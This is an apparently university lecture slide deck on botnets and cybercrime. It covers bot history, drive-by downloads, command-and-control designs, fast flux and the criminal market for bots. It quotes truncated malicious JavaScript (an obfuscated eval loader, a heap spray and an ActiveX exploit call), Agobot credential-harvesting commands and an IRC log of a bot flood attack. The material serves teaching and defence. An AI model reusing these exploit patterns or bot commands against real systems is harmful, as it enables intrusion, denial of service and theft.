
CS 290
Host-based Security and Malware

Christopher Kruegel

chris@cs.ucsb.edu

Botnets and Cybercrime

Botnets

- Bot
 - autonomous programs performing tasks
 - more recent trend in malicious code development
- Benign bots
 - first bots were programs used for Internet Relay Chat (IRC)
 - react to events in IRC channels
 - typically offer useful services

- Early definition of bot

An IRC user who is actually a program. On IRC, typically the robot provides some useful service. Examples are NickServ, which tries to prevent random users from adopting nicks already claimed by others.

Botnets

- Eggdrop bot (1993)
 - used to manage IRC chat channels when operator away (still maintained, eggheads.org)
- Malicious IRC bots started to evolve
 - takeover wars to control certain IRC channels
 - trash talking (flooding)
 - also involved in denial of service to force IRC net split
 - IRC proxies to hide attackers' origin
- A number of parallel, malicious developments
 - see next slide

Botnet History

How did we get here?

- Early 1990s: IRC bots
 - automated management of IRC channels
- 1999 – 2000: Distributed DoS tools (distribution)
 - Trinoo, TFN2k, Stacheldraht
- 1998 – 2000: Trojan Horse (remote control)
 - BackOrifice, BackOrifice2k, SubSeven
- 2001 – 2005: Worms (spreading)
 - Code Red, Blaster, Sasser

Botnets

- Bots today
 - malware (backdoor, Trojan) running on compromised machines
 - incorporates different modules to carry out malicious tasks (spamming, DoS, ...)
 - remote controlled by criminal entity (called bot master, bot herder)
- Bots are incorporated in network of compromised machines
 - Botnets (sizes up to hundreds of thousands of infected machines)
- Botnets
 - main vehicle for carrying out criminal activities
 - financial motivation

Botnets

- How do botnets get created?
 - infection and spreading
- How are bots (botnets) controlled?
 - command and control channel, robustness features
- What are botnets used for?
 - criminal applications
- How can we mitigate the problem?
 - defense mechanisms

Botnet Creation

- Hosts infected by one of
 - network worm (vulnerabilities)
 - email attachment
 - Trojan version of program (P2P is rife with this)
 - drive-by-downloads (malicious web sites)
 - existing backdoor (from previous infection)

Drive-By Downloads

- Drive-by downloads
 - attacks against web browser and/or vulnerable plug-ins
 - typically launched via client-side scripts (JavaScript, VBScript)
- Malicious scripts
 - injected into legitimate sites (e.g., via SQL injection)
 - hosted on malicious sites (URLs distributed via spam)
 - embedded into ads
- Redirection
 - landing page redirects to malicious site (e.g., via iframe)
 - makes management easier
 - customize exploits (browser version), serve each IP only once

Drive-By Downloads

- Malicious JavaScript code
 - typically obfuscated and hardened (make analysis more difficult)

```
function X88MxUL0B(U1TaW1TwV, IyxC82Rbo) {
  var c5kJu150o = 4294967296;
  var s3KRUV5X6 = arguments.callee;
  s3KRUV5X6 = s3KRUV5X6.toString();
  s3KRUV5X6 = s3KRUV5X6 + location.href;
  var s4wL1Rf57 = eval;
  ...
  // LR8yTd07t holds the decoded code
  try {
    s4wL1Rf57(LR8yTd07t);
  }
  ...
}
X88MxUL0B('ACada193b99c...76d9A7d6D676279665F5f81');
```


Drive-By Downloads

```
function Exhne69P() {
  var YuL42y0W = unescape("%u9090%u9090...
    ...%u3030%u3030%u3030%u3030%u3038%u0000");
  ...
  var pvOWGrVU = unescape("%u0c0c%u0c0c");
  pvOWGrVU = BA1rZJkW(pvOWGrVU,Hhvo4b_X);
  for (var cYQZIEiP=0; cYQZIEi P< cFyP_X9B; cYQZIEiP++) {
    RBGvC9bA[cYQZIEiP]= pvOWGrVU + YuL42y0W;
  }
  ...
}
```


Heap Spraying

```
function a9_bwCED() {
  try {
    var OBGUiGAa = new ActiveXObject('Sb.SuperBuddy');
    if (OBGuiGAa) {
      Exhne69P();
      dU578_go(9);
      OBGUiGAa.LinkSBIcons(0x0c0c0c0c);
    }
  } catch(e) { }
  return 0;
}
```

Drive-By Download




Drive-By Download



Botnet Architectures

- Bot overlay network
 - centralized
 - IRC server (Internet relay chat)
 - web server (HTTP)
 - multiple controllers for robustness
 - peer-to-peer: self organizing
 - each host can be a worker or a proxy; decided dynamically
 - multi-level hierarchies possible
- Push versus pull designs
 - Attacker sends out message to tell bots what to do (push)
 - Worker bots “ask” for work to do (pull)

Centralized Botnet



Example – Agobot


(courtesy Paul Barford)

- First discovered in 2002
 - also called Gaobot, Phatbot
- 20,000+ of C++, modular design + open source
- Modules
 - command and control: IRC based
 - protection: encrypted code, polymorphism, anti-disassembly code
 - growth: address scanning w/growing collection of software exploits (i.e., to be mounted against other machines under attacker control)
 - DDoS attacks: > 10 different varieties
 - harvesting: send back local PayPal info, ...
- 100's of variants

Sample Agobot Commands

Command	Description	Command	Description
harvest.cdkeys	Return a list of CD keys	pctrl.kill	Kill specified process set from service file
harvest.emails	Return a list of emails	pctrl.listsvc	Return list of all services that are running
harvest.emailshttp	Return a list of emails via HTTP	pctrl.killsvc	Delete/stop a specified service
harvest.aol	Return a list of AOL specific information	pctrl.killpid	Kill specified process
harvest.registry	Return registry information for specific registry path	inst.asadd	Add an autostart entry
harvest.windowskeys	Return Windows registry information	inst.asdel	Delete an autostart entry
pctrl.list	Return list of all processes	inst.svcadd	Adds a service to SCM
		inst.svcdel	Delete a service from SCM

Botnets



```
# [+mnstu]: Code some shit into these mother fuckers so they can tell when they get knocked offline if the server dies.. like 100 bots
<Electron> !pepsi 207.71.92.193 1000 180 80
<X1-[52801]> Pepsi Attack Started On < IP: 207.71.92.193 Amount:
  1000 Size: 180 Port: 80 >
<X1-[52068]> Pepsi Attack Started On < IP: 207.71.92.193 Amount:
  1000 Size: 180 Port: 80 >
<sigh`> X1-[33165]
<sigh`> ban that
*** X1-[44325] (anya@irc. .com-19255.plano1.tx.home.com
) quit [05:29] Connection reset by peer
<X1-[23831]> [Packeting]: Halted!
<X1-[23831]> Pepsi Attack Started On < IP: 207.71.92.193 Amount:
  1000 Size: 180 Port: 80 >
<Electron> hah I only wanted to see if grc was packet filtered
<Electron> :P
<sigh`> well
<sigh`> im using that bot
```

IP Host 207.71.92.193
grc.com
PING? PONG!

Botnet Evolution

- Code shared back and forth
 - upgrade with new exploits, new attacks, add BNC, add spam proxy, etc.
 - rootkits and anti-anti-virus to hide from defenders
 - several released under GPL
- All bots today have auto upgrade capability
 - if version of bot < x, then download new version here


Botnet Evolution

- IRC server
 - often easy to take down certain hard-coded IP (dynamic DNS)
 - traffic easier to detect (switch to HTTP)
- HTTP
 - rotating domains (*rendez-vous* points)
 - computation based on current date
 - hard to take down many domains, must also do it quickly
 - reverse engineering domain generation algorithm important
 - Torpig
 - one new domain name per week, multiple TLDs
 - Conficker
 - list of 250 domains, 8 times per day
 - send queries to Google to obtain current time

Botnet Evolution

- Fast flux
 - network of bots with fast changing DNS records
 - many IP addresses for single DNS name (A records)
 - advanced type also change NS records (double flux)
 - used to hide mother-ship (content) behind proxy network

Botnet Evolution



Botnet Evolution

```
dhcp-41-209:~ chris$ dig canadian-pharmacy.com
```


```
; <<>> DiG 9.3.5-P2 <<>> canadian-pharmacy.com
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 688
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 4, ADDITIONAL: 4

;; QUESTION SECTION:
;canadian-pharmacy.com.          IN      A

;; ANSWER SECTION:
canadian-pharmacy.com.  1789    IN      A      69.25.27.170
canadian-pharmacy.com.  1789    IN      A      69.25.27.173
canadian-pharmacy.com.  1789    IN      A      63.251.171.80
canadian-pharmacy.com.  1789    IN      A      63.251.171.81
canadian-pharmacy.com.  1789    IN      A      66.150.161.136
canadian-pharmacy.com.  1789    IN      A      66.150.161.140
canadian-pharmacy.com.  1789    IN      A      66.150.161.141
```

Example – Storm P2P Botnet

(courtesy Stefan Savage)



Botnet Applications


- Entertainment
- Spam
- Proxying
 - for phishing or scam pages
- Denial of service
- Information theft
- Click fraud

Entertainment

- Take over people's web cams (Bifrost)

Spam

- Use bots
 - to avoid blacklisting (such as Spamhaus DNSBL)
 - in addition to using open proxies
 - not as easy ...



Click Fraud

- Pay-per-click advertising
 - publishers display links from advertisers
 - advertising networks act as middlemen
 - sometimes the same as publishers (e.g., Google)
- Click fraud
 - botnets used to click on pay-per-click ads
- Motivation
 - competition between advertisers
 - revenue generation by bogus content provider

Botnet Applications

(courtesy John Mitchell)

Capability	Ago	DSNX	evil	G-SyS	SD	Spy
create port redirect	√	√		√	√	√
other proxy	√					
download file from web	√	√		√	√	√
DNS resolution	√			√	√	
UDP/ping floods	√		√	√	√	
other DDoS floods	√			√		√
scan/spread	√	√		√	√	√
spam	√					
visit URL	√			√	√	

Underground Economy


- Market access to bots
 - bot master collects and manages bots
 - access to proxies sold to spammers, often with commercial-looking web interface
- Rates and payment
 - non-exclusive access to botnet: 10¢ per machine
 - exclusive access: 25¢
 - payment via compromised account or cash out
- Identity theft
 - keystroke logging
 - complete identities available for \$25 - \$200+
 - Rates depend on financial situation of compromised person
 - Include all info from PC files, plus all websites of interest with

Size of the Problem

- Many different opinions and figures
 - one problem is measurement based on unique IPs
 - safe to say that large botnets contain several hundred thousand infected machines
 - of course, many botnets exist at a given time (many smaller)

Mebroot / Torpig

- Take-over of the C&C



Mebrout / Torpig

Statistics (for ~10 days)

